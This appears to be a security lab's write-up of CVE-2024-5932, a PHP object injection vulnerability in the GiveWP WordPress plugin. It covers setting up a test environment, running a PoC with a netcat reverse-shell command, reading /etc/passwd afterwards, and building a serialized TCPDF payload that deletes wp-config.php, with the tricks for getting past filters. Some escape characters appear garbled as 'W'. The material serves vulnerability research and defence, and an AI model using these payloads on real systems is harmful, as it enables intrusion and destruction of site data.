
■ Vulnerability Test

Step 1. Configuration of the environment

Install WordPress on the victim's PC. Then, install the GiveWP plugin version 3.14.1 or earlier, which has the CVE-2024-5932 vulnerability, on the WordPress page.

For the GiveWP plugin, you can find the file containing the plugin information in the path `/wp-content/plugins/give/languages/give.pot`.

Since version 3.14.1 is being used, we can see that this environment is vulnerable.



```
← → ↻ 🏠 192.168.102.74/wp-content/plugins/give/languages/give.pot
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

# Copyright (C) 2024 GiveWP
# This file is distributed under the same license as the Give - Donation Plugin plugin.
msgid ""
msgstr ""
"Project-Id-Version: Give - Donation Plugin 3.14.1\n"
"Report-Msgid-Bugs-To: https://wordpress.org/support/plugin/givewp\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
```

Figure 3. Checking the vulnerable version of the GiveWP plugin

Step 2. Vulnerability test

Before running the PoC, check the address of the donation page created with the vulnerable version of the GiveWP plugin.




Figure 4. Checking the address of the donation page created with the vulnerable version of the GiveWP plugin

The PoC for testing the CVE-2024-5932 vulnerability is stored at the EQST Lab's GitHub Repository URL, as follows:

- URL: <https://github.com/EQSTLab/CVE-2024-5932>

Download the PoC from the CVE-2024-5932 repository using the git clone command on the attacker's PC.

```
(root@kali)-[~]
└─# git clone https://github.com/EQSTLab/CVE-2024-5932.git
Cloning into 'CVE-2024-5932' ...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 16 (delta 7), reused 5 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (16/16), 10.18 KiB | 2.04 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Figure 5. Downloading the CVE-2024-5932 PoC

You can also access the EQSTLab repository directly to download the PoC, and you can find various materials other than the CVE-2024-5932 PoC in the EQSTLab repository.

•URL: <https://github.com/EQSTLab/CVE-2024-5932>




Figure 6. Downloading the CVE-2024-5932 PoC

If you access and download from a repository other than the EQSTLab repository, there is a risk of malware disguised as the CVE-2024-5932 PoC being distributed. Therefore, please be especially careful.




Figure 7. Distribution of malware

The downloaded PoC file can be executed using CVE-2024-5932.py and CVE-2024-5932-rce.py, and the payload sent from the attacker's PC is executed in the victim's GiveWP plugin.

```
$ python3 CVE-2024-5932-rce.py -u [GiveWP donation page] -c [command]
```

The PoC execution command that connects to the reverse shell on the attacker's PC is as follows:

```
$ python3 CVE-2024-5932-rce.py -u http://192.168.102.74/2024/09/03/cve-2024-5932/ -c "nc 192.168.216.131 7777 -e /bin/bash"
```

Enter the PoC execution command on the attacker PC as follows:

```
(root@kali) ~ [~/CVE-2024-5932]
# python3 CVE-2024-5932-rce.py -u http://192.168.102.74/2024/09/03/cve-2024-5932/ -c "nc 192.168.216.131 7777 -e /bin/bash"
```

Figure 8. Example of the PoC execution command

Then, you can find that the victim PC is connected to the attacker PC's reverse shell. If you are successfully connected to the reverse shell, you can also search for important information on the victim PC.

```
(root@kali) ~ [~/home/kali]
# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.1: inverse host lookup failed: Unknown host
connect to [192.168.216.131] from (UNKNOWN) [192.168.216.1] 64732
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure 9. Checking the connection to the reverse shell

■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-5932 vulnerability occurs.

Step 1 provides an analysis of the process by which the user's input value is deserialized into an object. **Step 2** explains the PHP objection injection attack and the POP chain technique that occurs when it is possible to deserialize values. **Step 3** provides detailed attack scenarios that can be used against WordPress using this technique.

Step 1. Exploring vulnerable deserialization process points

Understanding CVE-2024-5932 requires an understanding of some WordPress functions and how they handle user input values.

1) Exploring the WordPress Hooks functions and the entry point

In consideration of maintainability and security of the code, WordPress supports the Hooks functions. Hooks functions are classified into two types: Actions and Filters. The Actions function executes a specific function that is associated when an action with a specific name is executed. For the `process-donation.php` code located in `wp-content/plugins/give/includes/`, actions are linked to specific functions via the `add_action` function as follows:

You can see that the two actions below (`wp_ajax_give_process_donation`, `wp_ajax_nopriv_give_process_donation`) are linked to the same function (`give_process_donation_form`).

```
add_action( 'give_purchase', 'give_process_donation_form' );
add_action( 'wp_ajax_give_process_donation', 'give_process_donation_form' );
add_action( 'wp_ajax_nopriv_give_process_donation', 'give_process_donation_form' );
```

Figure 10. `add_action` part in `process-donation.php`

The `add_action('wp_action_nopriv_give_process_donation', 'give_process_donation_form')` in the third line means that the `give_process_donation_form` function will be called when an unauthenticated user executes the `give_process_donation` action via `/wp-admin/admin-ajax.php`. You can see this via the `admin-ajax.php` file located within `wp-admin` by following the steps below.


```

$action = $_REQUEST['action']; ①
if ( is_user_logged_in() ) { ②
    if ( ! has_action( "wp_ajax_{ $action }" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_{ $action }" ); ③
} else {
    if ( ! has_action( "wp_ajax_nopriv_{ $action }" ) ) {
        wp_die( '0', 400 );
    }
    do_action( "wp_ajax_nopriv_{ $action }" ); ④
}

```

Figure 11. Calling actions in admin-ajax.php

- ① Receive the action parameter from the HTTP request and store it in the \$action variable.
- ② Check whether the user sending the request is logged in using the is_user_logged_in function.
- ③ If you are logged in, append the \$action value to wp_ajax_ and call the action with that name.
- ④ If you are not logged in, append the \$action value to wp_ajax_nopriv_ and call the action with that name.

Considering the above features, if you make a request with the give_process_donation value in the action parameter, the give_process_donation_form function in the wp-content/plugins/give/includes/process-donation.php file is called regardless of whether you are logged in or not.

2) Exploring the vulnerable deserialization process

The above `give_process_donation_form` function checks whether the HTTP request parameter is valid through the `give_donation_form_validate_fields` function, as shown below:

```
function give_process_donation_form() {  
    // Sanitize Posted Data.  
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.  
  
    // Check whether the form submitted via AJAX or not.  
    $is_ajax = isset( $post_data['give_ajax'] );  
  
    // Verify donation form nonce.  
    if ( ! give_verify_donation_form_nonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {  
        if ( $is_ajax ) {  
            /**  
             * Fires when AJAX sends back errors from the donation form.  
             *  
             * @since 1.0  
             */  
            do_action( 'give_ajax_donation_errors' );  
            give_die();  
        } else {  
            give_send_back_to_checkout();  
        }  
    }  
  
    /**  
     * Fires before processing the donation form.  
     *  
     * @since 1.0  
     */  
    do_action( 'give_pre_process_donation' );  
  
    // Validate the form $_POST data.  
    $valid_data = give_donation_form_validate_fields();  
}
```

Figure 12. Parameter validation function

The `give_donation_form_has_serialized_fields` function, which checks whether there is serialized data within the HTTP request parameter, is within the `give_donation_form_validate_fields` function.

```
function give_donation_form_validate_fields() {  
    $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.  
  
    // Validate Honeypot First.  
    if ( ! empty( $post_data['give-honeypot'] ) ) {  
        give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );  
    }  
  
    // Validate serialized fields.  
    if ( give_donation_form_has_serialized_fields( $post_data ) ) {  
        give_set_error( 'invalid_serialized_fields', esc_html__( 'Serialized fields detected. Go away!', 'give' ) );  
    }  
}
```

Figure 13. Function checking if serialized data exists

The `give_donation_form_has_serialized_fields` function, which checks if serialized data exists, only checks the parameters corresponding to `$post_data_keys`.

```
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true) ) {
            continue;
        }

        if (is_serialized($value)) {
            return true;
        }
    }

    return false;
}
```

Figure 14. `give_donation_form_validate_fields` function

The `give_get_donation_form_user` function takes a `give_title` parameter, which is not checked by the serialization verification function.

```
function give_get_donation_form_user( $valid_data = [] ) {
    // Add Title Prefix to user information.
    if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
        $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
    }
}
```

Figure 15. Storing the `user_title` parameter

After that logic, the `give_title` parameter value is stored in the DB. This can be verified by storing the value of the `_give_donor_title_prefix` key in the DB, as shown below, within the `wp-content/plugins/give/src/Donors/Repositories/DonorRepository.php` code after requesting the input value of “EQSTtest” from the `give_title` parameter.

```
class DonorRepository
{
    public function insert(Donor $donor)
    {
        foreach ($this->getCoreDonorMeta($donor) as $metaKey => $metaValue) {
            DB::table('give_donormeta')
                ->insert([
                    'donor_id' => $donorId,
                    'meta_key' => $metaKey,
                    'meta_value' => $metaValue,
                ]);
        }
    }
}
```

Threads & Variables Console Output

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
10 $donorid = (int) 22
01
10 $metaKey = "_give_donor_title_prefix"
01
10 $metaValue = "EQStest"
01
```

Figure 16. Storing the give_title input value in the DB

Then, the value of the stored `_give_donor_title_prefix` key is called via the `get_meta` function in the `Give_Payment` class implemented in the `wp-content/plugins/give/includes/payments/class-give-payment.php` source code.

```
switch ( $key ) {
    case 'title':
        $user_info[ $key ] = Give()->donor_meta->get_meta( $donor->id, meta_key: '_give_donor_title_prefix', single: true );
        break;
    case 'first_name':
        $user_info[ $key ] = $donor->get_first_name();
        break;
}
```

Give_Payment > setup_user_info()

Threads & Variables Console Output

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
user_info = [array(3)]
01 title = "EQStest"
```

Figure 17. Calling the value stored in the DB

In this case, if there is a `maybe_unserialize` function that deserializes the stored value during the process of loading the `get_meta` function internally, and a serialized malicious object is input as the input value, it is possible to make the server perform unintended actions.

```

if ( isset( $meta_cache[ $meta_key ] ) ) {
    if ( $single ) {
        return maybe_unserialize( $meta_cache[ $meta_key ][0] );
    } else {
        return array_map( callback: 'maybe_unserialize', $meta_cache[ $meta_key ] );
    }
}

return null;

```

Figure 18. Deserialization function called during the process of loading the DB value

In the process of sending a request, the stripslashes_deep function removes W, which can be bypassed with WWW. In addition, the strip_tags function in the process has been studied for direct bypass, and it has been found that the logic for removing nulls can be bypassed with W0.

```

// Setup donation information.
$donation_data = [
    'price' => $price,
    'purchase_key' => $purchase_key,
    'user_email' => $user['user_email'],
    'date' => date( 'Y-m-d H:i:s', current_time( 'timestamp' ) ),
    'user_info' => stripslashes_deep( $user_info ),
    'post_data' => $post_data,
    'gateway' => $valid_data['gateway'],
    'card_info' => $valid_data['cc_info'],
];

```

Figure 19. Filtering with the stripslashes_deep function

```

// Add Title Prefix to user information.
if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
    $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
}

```

Figure 20. Filtering with the strip_tags function

Step 2. PHP object injection and the POP chain

Above, we found that we can send serialized data and deserialize it. This makes the PHP object injection attack possible. To exploit this, you need to understand the principles of the PHP object injection attack and the POP chain.

1) PHP object injection

The PHP objection injection vulnerability is also known as the PHP serialization vulnerability. It is a vulnerability that occurs when it is possible to pass a user's input value to the unserialize function without proper filtering. When the unserialize function deserializes, the PHP magic method implemented in the class source code of the deserialization target is called. PHP magic methods are special methods starting with `__` that redefine the default behavior of PHP. The PHP magic methods that can be exploited with the vulnerability and their roles are as described below:

Magic method	Description
<code>__construct</code>	Called when an object is created
<code>__wakeup</code>	Called after deserialization
<code>__destruct</code>	Called when an object is destroyed
<code>__call</code>	Called when accessing an inaccessible function
<code>__set</code>	Called when setting an inaccessible property value
<code>__get</code>	Called when referring to an inaccessible property value
<code>__toString</code>	Called when an object is processed with a string

If the magic method executes a specific function with an operable property⁶ value as an argument via the PHP objection injection, the argument value can be modified to induce the server to conduct malicious actions. Suppose that there is following TempFile class:

```
class TempFile {
    (...)
    public function __destruct() {
        unlink($this->file);      #2 unlink('/temp/test')
    }
    (...)
}
```

The TempFile class has a property called file which can create serialized data containing the modified file property value information with the following code:

```
class TempFile {
    public $file;
    public function __construct() {
        $this->file = "/tmp/test";  #1 Set Tempfile's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

⁶ Property: A variable defined inside a class to represent the state of an object and to define data.

Executing the above code outputs the following serialized data:

```
> php serialize.php
O:8:"TempFile":1:{s:4:"file";s:9:"/tmp/test"}
```

Deserialization of the serialized data deletes the “/tmp/test” file passed as the file property value. This is because the `__destruct` magic method of the `TempFile` class deletes the file corresponding to the file property value when deserialization is performed.

2) POP (property oriented programming) chain

If the magic method of the class called via the PHP magic method is not useful for the attack by itself, attackers can perform the attack by utilizing a technique called POP chain. Similar to return-oriented programming (ROP)⁷ in a system attack, this is an attack that links together PHP code pieces to perform intended actions, and the magic method described above is the starting point. For example, suppose we have two different classes called `TempFile` and `Process`, as follows:

```
class TempFile {
    (...)
    public function __destruct() { #3 Magic method : call $this->shutdown()
        $this -> shutdown();
    }
    public function shutdown() { #4 $this->handle->close = new Process()->close();
        $this->handle->close();
    }
    (...)
}

class Process {
    (...)
    public function close () { #5 $pid = `touch eqst`;
        system('kill `.$this->pid`);
    }
    (...)
}
```

In the case of a PHP object injection vulnerability, neither `TempFile` nor `Process` classes can be used to launch a valid attack on their own. However, it is possible to execute the “touch css” command if you deserialize the serialized data output with the following code by using the POP chain technique.

```
class TempFile {
    public $handle;
    public function __construct() {
        $this -> handle = new Process(); #1 Set Tempfile's property value
    }
}

class Process {
    public $pid;
    public function __construct() {
        $this -> pid = `touch css`; #2 Set Process's property value
    }
}

$a = new TempFile();
echo serialize($a);
```

⁷ ROP (Return-Oriented Programming): An attack technique that chains together machine languages into a “gadget” to perform operations in order to bypass non-executable memories and security defenses such as code signing.

Executing the above code outputs the following serialized data:

```
> php serialize.php  
O:8:"TempFile":1:{s:6:"handle";O:7:"Process":1:{s:3:"pid";s:11:""; touch css";}}
```

This is because the POP chain technique makes it possible to access the `close()` method of the `Process` class from the `__destruct` magic method of the `TempFile` class.

Step 3. Attack scenarios

Attack scenarios against GiveWP using the PHP object injection and POP chain techniques include arbitrary file deletion and arbitrary command execution.

1) Home page hijacking by deleting initial configuration files

In GiveWP, there is an open-source PHP library called TCPDF that generates pdf documents. You can find this library in the path wp-content/plugins/give/vendor/tecnickcom/tcpdf/, and then find the TCPDF class source code by selecting the tcpdf.php source code. The `__destruct` magic method source code that can be found in this source code is as follows.

```
class TCPDF {  
    }  
  
    /**  
     * Default destructor.  
     * @public  
     * @since 1.53.0.TC016  
     */  
    public function __destruct() {  
        // cleanup  
        $this->_destroy(true);  
    }  
}
```

Figure 21. `__destruct` magic method in the TCPDF class

The `_destroy` method within the same class is called, and the code of the `_destroy` method is roughly as follows:

```
class TCPDF {  
    public function _destroy($destroyall=false, $preserve_objcopy=false) {  
        if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) { ①  
            self::$cleaned_ids[$this->file_id] = true;  
            // remove all temporary files  
            if ($handle = @opendir(K_PATH_CACHE)) {  
                while ( false !== ( $file_name = readdir( $handle ) ) ) {  
                    if (strpos($file_name, '__tcpdf_'.$this->file_id.'_') === 0) {  
                        unlink(K_PATH_CACHE.$file_name);  
                    }  
                }  
            }  
            closedir($handle);  
        }  
        if (isset($this->imagekeys)) { ②  
            foreach($this->imagekeys as $file) {  
                if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {  
                    @unlink($file);  
                }  
            }  
        }  
    }  
}
```

Figure 22. `_destroy` method in the TCPDF class

- ① Checks whether \$destroyall is true, \$preserve_objcopy is false, and there is a property \$file_id value.
- ② Delete files one by one in the property \$imagekeys array.

The \$destroyall value "true" is passed as an argument in the __destruct magic method, and "false" is set for \$preserve_objcopy by default. So if you serialize and send the objects with the values of properties \$file_id and \$imagekeys, the server attempts to delete the files passed in the \$imagekeys array. In this case, as described in **Step 1**, NULL bytes must be replaced with W0 and then transmitted. The serialized data payload that deletes the "wp-config.php" file is as follows:

```
class TCPDF {
    protected $imagekeys = array();
    protected $file_id;    # When using protected properties, replace "null" with "\0"
    public function __construct(){
        $this->file_id = md5('123');
        $this->imagekeys = ['/tmp/test'];
    }
}

$a = new \TCPDF();
echo serialize($a);
```

```
> php serialize.php
O:5:"TCPDF":2:{s:12:"*imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php"};s:10:"*file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

The malicious serialized data generated must be transmitted with the NULL bytes replaced with W0 and the backslash (W) with four backslashes (WWWW), as described in **Step 1**.

```
> php final_serialize.php
O:5:"TCPDF":2:{s:12:"W0*W0imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php"};s:10:"W0*W0file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

If you send a request with the above-mentioned serialized data, you can see that the name of the file to be deleted is included in the unlink function, as follows:



```
137 class TCPDF {
7843 public function _destroy($destroyall=false, $preserve_objcopy=false) { $preserve_objcopy: false
7858     if (isset($this->imagekeys)) {
7859         foreach($this->imagekeys as $file) { $file: "/var/www/html/wp-config.php" $this: {c
7860             if (strpos($file, needle: K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
7861                 @unlink($file);
7862             }
7863         }
    }
}

TCPDF > _destroy()

